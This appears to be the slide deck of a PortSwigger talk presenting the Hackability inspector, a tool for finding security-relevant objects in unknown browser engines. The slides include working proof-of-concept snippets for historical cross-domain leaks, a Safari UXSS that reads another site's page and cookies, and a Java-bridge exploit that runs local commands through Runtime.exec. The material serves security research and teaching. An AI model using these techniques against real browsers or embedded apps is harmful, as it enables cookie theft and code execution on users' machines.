Exploiting unknown browsers and objects

with the **Hackability inspector**

About me

- I'm a researcher at PortSwigger
- I ❤️ hacking JavaScript
- @garethheyes

U+6158

PORTSWIGGER
WEB SECURITY

```
1337inalert(1)
```

Hackability

- Created to test capabilities of unknown web rendering engines
- JavaScript and HTML tests
- Is SOP enabled? Is JavaScript supported? CSS imports allowed? etc

Rendering Engine Hackability Probe

This page attempts to detect what technologies the client supports. You can find the source at https://github.com/PortSwigger/hackability. For f
https-hidden.html

Supported query parameters

- Render the JavaScript tests and save the result (off by default) - blind=1
  Data can be retrieved from here.
- Enable/Disable exploits (on by default) - exploits=1
- Log data from exploits (on by default) - logExploits=1

Basic tests	
Yes	CSS link?
Yes	CSS imports?
Yes	Style attributes?
☑	Forms supported?
Yes	JavaScript enabled
✔	Images enabled?
Yes	Iframes render?
Yes	Iframe srcdoc?
Yes	Objects render?
Yes	Embeds render?
No	ActiveX
No	Flash
	PDF

JavaScript tests	
Yes	Plugin difference:Chrome PDF Plugin
No	PhantomJS not detected
No	Is not at a different location
Yes	SVG is supported
Yes	ES5 is supported
Yes	ES6 is supported
No	Is not iframed
No	Page is not iframed sandboxed
No	Popups are not allowed
No	XHR security not bypassed
Yes	Local IP detected: [redacted]
No	SOP bypassed
No	JavaScript environment difference: none
No	Java Bridge does not exist
No	XHR security filesystem linux not bypassed
No	XHR security filesystem windows not bypassed

Hackability

- Finds interesting objects
- How can we inspect those objects?
- We need a new tool!

Life before dev tools


Life before dev tools

- All we had was view source
- Imagine debugging with just view source
- No console! `alert(variable);`

Missing dev tools

- What if the browser doesn't have dev tools?
- How do you know what objects are available?
- How can you find the interesting stuff?

New tool



James:We need an inspector for Hackability!

Me:Yeah, like dev tools but for security!


var
win =
document.getElement
ById('iframe').contentW
indow, regex; try
{win.location.x;}catch(e){
regex = /accessing a frame
with origin
"(.+?)"/.exec(e); if(regex)
{alert('frame is pointing
to:'+regex[1]);
}
}

Introducing inspector

- Hackability inspector is your missing dev tools for security
- Finds and shows interesting objects first
- Automatically runs security tests on each property

Shortcuts:RETURN (Eval js), CTRL+RETURN (Exec HTML), SHIFT+RETURN (Eval but don't inspect), CTRL+Backspace (Clear), CTRL+SHIFT+Backspace (Clear history)

Name	Value	Property info
window	`[object Window]`	type:object length:0 Is a window object Send to input

Show interesting ☐ Filter by regex JS: obj[prop]("args") All types

Name	Value	Property info
window.input	`[object HTMLInputElement]`	type:object Send to input

Name	Value	Property info
window.AnalyserNode	`function AnalyserNode() { [native code] }`	type:function arguments:1 Call function and return value Call function with callback Writable: true Configurable: true Enumerable: false Send to input

Name	Value	Property info
window.AnimationEvent	`function AnimationEvent() { [native code] }`	type:function arguments:1 Call function and return value Call function with callback Writable: true Configurable: true Enumerable: false Send to input

Name	Value	Property info
window.ApplicationCache	`function ApplicationCache() { [native code] }`	type:function arguments:0 Call function and return value Call function with callback Writable: true Configurable: true

Inspecting HTML

- Inspector supports HTML
- If input begins with < Inspector automatically writes HTML
- You can inspect elements or even cross domain objects

Filter objects

- RegEx filter property name
- Filter by type of object e.g. window
- Filter by interesting property

Detecting JS windows

- Detecting window

```
function isWindow(obj) {
  try {
    return!!(obj && obj.window === obj);
  } catch(e){
    return false;
  }
}
```

- Detecting cross domain window

```
function isCrossDomainWindow(obj) {
   var read;
   if(!isWindow(obj)) {
     return false;
   }
   try {
     read = obj.location.toString();
     return false
   } catch(e){
     return true;
   }
 }
```

Shortcuts:RETURN (Eval js), CTRL+RETURN (Exec HTML), SHIFT+RETURN (Eval but don't inspect), CTRL+Backspace (Clear), CTRL+SHIFT+Backspace (Clear history)

Name	Value	Property info
window	[object Window]	type:object length:0 Is a window object Send to input

Show interesting ☐ Filter by regex JS: obj[prop]("args") window

Name	Value	Property info
window.frames	[object Window]	type:object length:0 Writable true Configurable true Enumerable true Is a window object Send to input

Name	Value	Property info
window.parent	[object Window]	type:object length:0 Writable true Configurable true Enumerable true Is a window object Send to input

Name	Value	Property info
window.self	[object Window]	type:object length:0 Writable true Configurable true Enumerable true Is a window object Send to input

Name	Value	Property info
window.top	[object Window]	type:object length:0

Detecting Function/Object

- Detecting Function constructor

```
function isFunctionConstructor(obj) {
   try {
     return obj.constructor === obj;
   } catch(e){
     return false;
   }
 }
```

- Detecting Object constructor

```
 function isObjectConstructor(obj) {
    try {
      return!!(obj&&obj.__proto__&&obj.__proto__.__proto__&&
obj===obj.__proto__.__proto__.constructor);
    } catch(e){
      return false;
    }
  }
```

Demo

Security bugs

- Safari allowed setting of host cross domain

```
iframe.contentWindow.location.host='portswigger.net';
```

- Safari allowed overwriting of top/parent with another function

```
<iframe src="http://externaldomain"
onload="this.contentWindow.parent=this.contentWindow.top=alert;"></iframe>

External domain:
<script>
parent(1);
top(2);
</script>
```

Security bugs

- Leaking constructor enabled access to cross domain objects on IE

```
iframe.contentWindow.closed.constructor.
constructor('alert(document.domain)')();
```

- Opera leaking cross domain objects from location

```
iframe.contentWindow.location.constructor.
prototype.__defineGetter__
.constructor('[].constructor.prototype.join=function()
{alert("PWND:"+document.body.innerHTML)}')();
```

- Firefox leaking cross domain location

```
var win = window.open('https://twitter.com/','newWin');
alert(win.location)
```

Security bugs

- Safari about:blank UXSS

```
<script type="text/javascript">
    function breakSop() {
        var doc = window.frames.loader.document;
        var html = '';
        html += '<p>test</p><iframe src="http://www.amazon.co.uk/"
id="iframe" name="iframe"
onload="alert(window.frames.iframe.document.getElementsByTagName(\'body\')
[0].innerHTML);alert(window.frames.iframe.document.cookie);"></iframe>';
        doc.body.innerHTML = html;
    }
    </script>
<iframe src="about:blank" name="loader" id="loader" onload="breakSop()">
</iframe>
```

Security bugs

- All these bugs would be easy to find with inspector
- I've created automated tests to find bugs like these
- Manual analysis is easier using the inspector

Security tests

- Setting variables cross domain

```
if(isCrossDomainWindow(obj)) {
  try {
     obj.setPropertyTest = 'test';
     if(obj.setPropertyTest === 'test') {
        output += '<div class="error">Can set properties on x-domain window</div>';
     }
  } catch(e){}}
```


- Check for data leaking in exceptions

```
try {
  test = obj.readPropertyTest;
} catch(e){
  try {
     e.toString().replace(/https?:\/\/[^\s'"]+/gi,function(domain){
     domain = domain.replace(/[.]+$/,'');
     domain = domain.replace(/\s+$/,'');
     domain = domain.replace(/^\s+/,'');
     if(domain !== location.origin) {
       output += '<div class="error">Leaking x-domain origin
                  from iframe: '+escapeHTML(domain)+'</div>';
     }
    });
} catch(e){}
```

Security tests

- How can you tell if you can call a cross domain function?
- Call the Function constructor to check the domain

```
obj.constructor.constructor('return document.domain')()
```



Security tests

- Function constructor leak checks

```
try {
      if(obj.constructor.constructor('return document.domain')()
         !== document.domain) {
        if(window.console) {
          console.log('X-domain constructor found!');
        }
        output += '<div class="error">X-domain constructor found!</div>';
      }
    } catch(e){}
```

- Function constructor leak checks continued

```
try {
      if(obj.constructor.prototype.__defineGetter__.constructor('return
document.domain')() !== document.domain) {
        if(window.console) {
          console.log('X-domain constructor found!');
        }
        output += '<div class="error">X-domain constructor found!</div>';
      }
    } catch(e){}
```

Detecting Java bridges

- Detect if object is a Java bridge
- Use java.net.socket new instance to test if Java bridge is vulnerable
- Generate exploit using getClass

Detecting Java bridges

- Detect bridge

```
function isJavaBridge(obj) {
  try {
    return!!(obj && obj.getClass && obj.hashCode);
  } catch(e){
    return false;
  }
}
```

- Check if bridge is vulnerable

```
try {
  obj.getClass().forName("java.net.Socket").newInstance();
} catch(e){}
}
```

Exploiting Java bridges

- Exploit using getClass and Runtime

```
var field=javaBridgeObject.getClass().forName('java.lang.Runtime')
.getDeclaredField('currentRuntime');
field.setAccessible(true);
var runtime = field.get(123);
if(/mac/i.test(navigator.platform)) {
    runtime.exec('open -a Calculator');
} else if(/linux/i.test(navigator.platform)) {
    runtime.exec('/bin/bash -c gnome-calculator');
} else if(/win/i.test(navigator.platform)) {
    runtime.exec('calc');
}
```

- Exploited JxBrowser with this technique

- TeamDev (JxBrowser developers) patched bug with annotations

Exploiting Java bridges

- Exploited JxBrowser again using the inspector
- References to other objects weren't checked even when annotations prevent access to public fields
- E.g.

```
bridge.getTestObject().field.getClass();
```

Demo

Advanced inspection

- Execute JavaScript on every property ?input=window&regex=^.{1,3}$&js=alert(prop)&type=function
- Inside the js filter "obj" refers to the current object and "prop" refers to the property
- E.g. calling every function on a object obj[prop]()

Advanced inspection

- Query string parameters supported for every inspection feature
- Blind parameter saves inspection results ?input=window&blind=1
- Results can be viewed from display.php

Use cases

- Find browser issues using Inspector as a console (multiline mode)
- Embed within a sandbox environment to explore sandboxed code
- Use blind mode to inspect browsers you can't interact with

Shortcuts and commands

- Up and down arrows cycle through history like dev tools, Up/Down + Alt works in multiline mode
- Multiline mode is initiated when blocks are entered such as if() { or new lines or ; is entered
- Return eval's and inspects
- Ctrl+Return just executes
- Shift+Return evals and returns the output
- Ctrl+Backspace clears, Ctrl + Shift + backspace clears history

Conclusion

- Don't stop testing because there's no dev tools
- Use inspector to gather information about your environment
- Exploit the environment by using interesting functions

Life before inspector

Thanks. Questions?

Demo:
portswigger-labs.net/hackability/inspector

Github:
github.com/portswigger/hackability

Twitter:
twitter.com/garethheyes